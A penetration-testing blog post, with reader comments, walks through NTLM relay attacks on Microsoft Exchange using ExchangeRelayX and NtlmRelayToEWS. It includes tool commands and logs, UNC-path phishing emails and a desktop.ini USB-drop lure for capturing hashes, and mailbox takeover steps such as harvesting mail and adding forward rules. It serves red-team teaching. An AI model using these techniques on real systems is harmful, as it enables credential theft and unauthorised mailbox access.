Microsoft Exchange – Password Spraying

Microsoft Exchange – Code Execution

September 9, 2019

Microsoft Exchange – NTLM Relay

Administrator Red Team Exchange, ExchangeRelayX, NTLM, NTLM Relay, NtlmRelayToEWS 8 Comments

Gaining access to the mailbox of a user during a penetration test or a red team engagement can lead to arbitrary code execution, discovery of sensitive data such as credentials or performing internal Phishing to expand access across the network. Typically access to the mailbox is achieved via Phishing or Password Spraying.


Microsoft Exchange servers give a number of opportunities to attackers to abuse existing services like ActiveSync, EWS etc. Some of these services (MAPI, RPC and EWS) support NTLM authentication by default which can allow an attacker to perform a NTLM relay and get direct access to the inbox of a user. This avoids the need to crack the password hash which can be a time consuming process.

William Martin developed a python tool called ExchangeRelayX which can conduct NTLM Relay attack to Microsoft Exchange servers by attacking Exchange Web Services.

Search the Lab

Search...

Author



Administrator

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.


Join 1,887 other followers

Enter your email address

Follow

Executing the following command will check if the Exchange Server support NTLM authentication.

```
./exchangeRelayx.py -c -t https://10.0.1.2
```




```
root@kali:~/ExchangeRelayX# ./exchangeRelayx.py -c -t https://10.0.1.2
ExchangeRelayX
Version: 1.0.0

[*] Testing https://10.0.1.2/EWS/Exchange.asmx for NTLM authentication support...
[*] SUCCESS - Server supports NTLM authentication
root@kali:~/ExchangeRelayX# 
```

ExchangeRelayX – Check for NTLM Support

Running again the tool only with the **-t** parameter (IP address of the Exchange Server) will setup an SMB listener and an HTTP server that will serve a local mail server.

```
./exchangeRelayx.py -t https://10.0.1.2
```



```
root@kali:~/ExchangeRelayX# ./exchangeRelayx.py -t https://10.0.1.2
ExchangeRelayX
Version: 1.0.0

[*] Testing https://10.0.1.2/EWS/Exchange.asmx for NTLM authentication support...
[*] SUCCESS - Server supports NTLM authentication
[*] Setting up SMB Server
[*] Relay servers started
[*] Setting up HTTP Server
 * Serving Flask app "lib.owaServer" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[*]  * Running on http://127.0.0.1:8000/ (Press CTRL+C to quit)
```

ExchangeRelayX – Relay Servers

The mail server will run on localhost port 8000 and it can be access from the browser. Domain users which they got their NTLM password hash captured will appear on this page.


Recent Posts

- Microsoft Exchange – Privilege Escalation
- Microsoft Exchange – ACL
- Microsoft Exchange – Mailbox Post Compromise
- Microsoft Exchange – Code Execution
- Microsoft Exchange – NTLM Relay

Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (13)
- Privilege Escalation (14)
- Red Team (35)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

@ Twitter


ExchangeRelayX
127.0.0.1:8000
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

ExchangeRelayX

For when we can't be bothered to crack a password

Popped Users

Domain/Username	Access EWS

*Table refreshes every 8 seconds

ExchangeRelayX – Main Page

There are multiple ways that NTLM authentication can be triggered. Some of them they have described in the article Places of Interest in Stealing NetNTLM hashes. However, the easiest method is to send an email that will contain a UNC path that will point to the address of the listeners.

- RT **@monoxgas**: Posted some VBA code for loading a DotNet assembly directly using mscorlib + Assembly.Load by manually accessing the VTable o… **8 hours ago**
- RT **@IreneAnthi**: Great talk from **@pbFeed** and **@matilda_rhode** on malware detection and cyber analytics! **https://t.co/DS1PPaqQHJ** **2 days ago**
- So many examples... This is because companies believe that this is the safest choice, plus they don't want to inves… **twitter.com/i/web/status/1…** **2 days ago**
- RT **@GeorgoulisAlexi**: Honoured that ❤ **#TheDurrells** ❤ was nominated for the best favourite **#drama** **#ITV** **#TVTimesAwards2019** Vote is open: htt… **4 days ago**
- **@myexploit2600** **@WeegieCast** **@ZephrFish** **@fuzz_sh** congratulations! Looking forward to it! **4 days ago**

Follow @netbiosX


Pen Test Lab Stats

- 3,961,741 hits

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.



pentestlab
RE: Test
file:///\\\\10.0.2.21\\share\a.pı
Πεμ 1:38 πμ


pentestlab
RE: Test
Πεμ 1:29 πμ

pentestlab pentestlab
RE: Test
You replied to this message on 5/9/2019 3:12 πμ.

file:///\\\\10.0.2.21\\share\a.png

Email – UNC Path

Users which they will receive a link with a UNC path that will target the IP address of the listeners will leak their NTLM hash once they click it. The NTLM hash will be captured and the tool will relay the hash to the Exchange for authentication. If the authentication is successful users will be added to the connection manager.



```
[*] SMBD-Thread-514: Received connection from 10.0.1.12, attacking target https://10.0.1.2
[*] HTTP server returned error code 400, treating as a successful login
[*] Authenticating against https://10.0.1.2 as [redacted]\Ian SUCCEED
[*] Added [redacted]/IAN to connection manager
[*] HTTPD: Received connection from 10.0.1.12, attacking target https://10.0.1.2
[*] 127.0.0.1 - - [24/Aug/2019 17:28:05] "GET /listSessions HTTP/1.1" 200 -
[*] HTTPD: Received connection from 10.0.1.12, attacking target https://10.0.1.2
[*] HTTPD: Received connection from 10.0.1.12, attacking target https://10.0.1.2
```

ExchangeRelayX – Relay Attack

The email server acts as an email viewer and the communication is performed via API calls to the Exchange Web Services (EWS).

Facebook Page

Penetrati…
10K likes


Like Page

Be the first of your friends to like this

Advertisements

Do This to "End" Toenail Fungus (Try Today)

REPORT THIS AD


ExchangeRelayX

For when we can't be bothered to crack a password


Popped Users

Domain/Username	Access EWS
[redacted]/IAN	Go to Portal

*Table refreshes every 8 seconds

ExchangeRelayX – Popped Users

The users will be able to get access to the inbox, draft, sent and deleted items. Any sensitive emails stored in these folders can be retrieved. The ExchangeRelayX also has a function to compose a new email for conducting an internal Phishing campaign in order to compromise mailboxes of additional users.



Ian [redacted] Sun Aug 25 2019 01:33:00 GMT-0400 (EDT)
Passwords


From: Ian [redacted] <Ian@[redacted]local>
CC: (None)
To: admin@pentestlab.blog <admin@pentestlab.blog>
Subject: Passwords
Date: Sun Aug 25 2019 01:33:52 GMT-0400 (EDT)

View raw HTML of email

Username: Admin
Password: Admin

ExchangeRelayX – Accessing Mailbox

The address list can be also retrieved from the **Address Book** function.



Administrator

Search

This form abuses the ResolveNames function, which only returns a maximum of 100 results

Name	Administrator	Business
Email	Administrator@[redacted].local	<None>
Title	<None>	<None>
Department	<None>	<None>
		<None>
		<None>


ExchangeRelayX – Address List

Similar to ExchangeRelayx, Arno0x0x developed a tool called NtlmRelayToEWS which can be used to perform the same attack but without the Email interface. Both of these tools require Impacket suite for relay. This tool can be used to perform the following:

- Send an HTML formed email
- Harvest all items from Inbox, Sent Items, Calendar, Tasks
- Inject a malicious forward rule to another email address
- Home Page attack
- Set a delegate address

The following command can be used to send an HTML formed email. Full details about the tool usage can be found in the GitHub page.

```
./ntlmRelayToEWS.py -t https://10.0.1.2/EWS/exchange.asmx -r
```



```
root@kali:~/NtlmRelayToEWS# ./ntlmRelayToEWS.py -t https://10.0.1.2/EWS/exchange.asmx -r sendMail -d "Ian@[redacted]t.local" -s Subject -m sampleMsg.html
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] NtlmRelayX to Exchange Web Services - Author: @Arno0x0x
[+] File [sampleMsg.html] successfully loaded !
[*] Running in relay mode to single host
[*] Running in relay mode to single host

[*] Servers started, waiting for connections
```

NtlmRelayToEWS

Advertisements

REPORT THIS AD

Do This to "End" Toenail Fungus (Try Today)

REPORT THIS AD

Rate this:

★★★★★ 1 Vote

Share this:

- Twitter
- Facebook
- LinkedIn
- Pinterest
- Reddit
- Tumblr

★ Like

Be the first to like this.

Related

Microsoft Exchange - Privilege Escalation
In "Red Team"

Microsoft Exchange - Domain Escalation
In "Red Team"

Microsoft Exchange - Mailbox Post Compromise
In "Red Team"

8 Comments *(+add yours?)*

Andre
Sep 09, 2019 @ 17:34:38

Hi! I tested this tool on my network. After successfully obtaining the NTLM hashes, nothing happens. Maybe it is because my Exchange version is 2016.

REPLY

- **netbiosX**
  Sep 09, 2019 @ 17:42:42

Hi Andre, The tool was tested on Microsoft Exchange 2016. If you can provide the output of what you receive I might be able to assist. After you get the NTLM hash you cannot see any authentication attempts?

Exchange Web Services should be running in order for the tool to perform the relay.

REPLY


Andre
Sep 10, 2019 @ 13:24:12

```
root@kali:/usr/share/ExchangeRelayX# ./exchangeRelayx.py -t https://
ExchangeRelayX
Version: 1.0.0

[*] Testing https:///EWS/Exchange.asmx for NTLM authentication support…
[*] SUCCESS – Server supports NTLM authentication
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Relay servers started
* Serving Flask app "lib.owaServer" (lazy loading)
* Environment: production
WARNING: Do not use the development server in a production environment.
Use a production WSGI server instead.
* Debug mode: off
[*] * Running on http://127.0.0.1:8000/ (Press CTRL+C to quit)
[*] SMBD-Thread-4: Received connection from , attacking target https://
[*] SMBD-Thread-5: Received connection from , attacking target https://
[*] SMBD-Thread-6: Received connection from , attacking target https://
[*] SMBD-Thread-7: Received connection from , attacking target https://
[*] SMBD-Thread-8: Received connection from , attacking target https://
[*] HTTPD: Received connection from , attacking target https://
[*] HTTPD: Client requested path: /test.ico
[*] HTTPD: Client requested path: /test.ico
[*] HTTPD: Client requested path: /test.ico
[*] HTTPD: Client requested path: /test.ico
[*] 127.0.0.1 – – [10/Sep/2019 09:21:30] "GET / HTTP/1.1" 200 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:30] "GET
/static/JS/Bootstrap/js/bootstrap.min.js HTTP/1.1" 404 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:30] "GET /static/JS/jquery.min.js
HTTP/1.1" 304 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:30] "GET /static/JS/Control.js
HTTP/1.1" 200 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:30] "GET
/static/CSS/Bootstrap/css/bootstrap.min.css HTTP/1.1" 200 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:30] "GET /static/JS/popper.min.js
HTTP/1.1" 304 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:31] "GET
/static/JS/Bootstrap/js/bootstrap.min.js HTTP/1.1" 404 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:31] "GET /favicon.ico HTTP/1.1"
404 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:31] "GET /listSessions HTTP/1.1"
200 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:33] "GET / HTTP/1.1" 200 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:34] "GET /static/JS/jquery.min.js
HTTP/1.1" 304 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:34] "GET /static/JS/popper.min.js
HTTP/1.1" 304 –
[*] 127.0.0.1 – – [10/Sep/2019 09:21:34] "GET
/static/JS/Bootstrap/js/bootstrap.min.js HTTP/1.1" 404 –
```

- **Andre**
  Sep 10, 2019 @ 13:25:24

  After doing this, the web interface does not show any popped user, even manually refreshing.



Do This to "End" Toenail Fungus (Try Today)

Andre
Sep 10, 2019 @ 16:30:23

(I sent the logs through another post, but it needs to be allowed by the admin)

REPLY

- **netbiosX**
  Sep 10, 2019 @ 16:43:00

  From the log I cannot see any authentication attempt to the Exchange with the NTLM hash that you have captured. How do you craft your email? Because the client is requesting a path on a web server (/test.ico) and then the tool breaks.

  Also, have you installed the required version of impacket? (not the one installed on kali). Use pip install -r requirements.txt

  REPLY

  - **Andre**
    Sep 10, 2019 @ 18:43:14

    Sorry, I forgot to mention that I ran pip as instructed in github readme.

Andre

Sep 10, 2019 @ 17:11:57

Hi again. First of all, thanks for your help!

I used 2 different vectors:

1. USB key drop: one folder "Secret" with the desktop.ini:

```
[.ShellClassInfo]
IconResource=\\KALI_IP_ADDRESS\test.ico,011
```

2. Email

Fake link to youtube

Before that, I tested with Responder and, in both cases, I managed to receive the NTML hash correctly.

In the log showed before, after receiving the connection and attacking target, nothing happened.

```
[*] * Running on http://127.0.0.1:8000/ (Press CTRL+C to quit)
[*] SMBD-Thread-4: Received connection from , attacking target https://MY-EXCHANGE-SERVER
[*] SMBD-Thread-5: Received connection from , attacking target https://MY-EXCHANGE-SERVER
[*] SMBD-Thread-6: Received connection from , attacking target https://MY-EXCHANGE-SERVER
[*] SMBD-Thread-7: Received connection from , attacking target https://MY-EXCHANGE-SERVER
[*] SMBD-Thread-8: Received connection from , attacking target https://MY-EXCHANGE-SERVER
[*] HTTPD: Received connection from MY-HOST-IP, attacking target https://MY-EXCHANGE-SERVER
[*] HTTPD: Client requested path: /test.ico
[*] HTTPD: Client requested path: /test.ico
[*] HTTPD: Client requested path: /test.ico
```

Notice that, in your post, after receiving connection, this happens:

"HTTP server retorned error code 400, treating as a successful login"

In my case, it didn't.

Best regards!

REPLY

Leave a Reply

Enter your comment here...

Microsoft Exchange – Password Spraying

Microsoft Exchange – Code Execution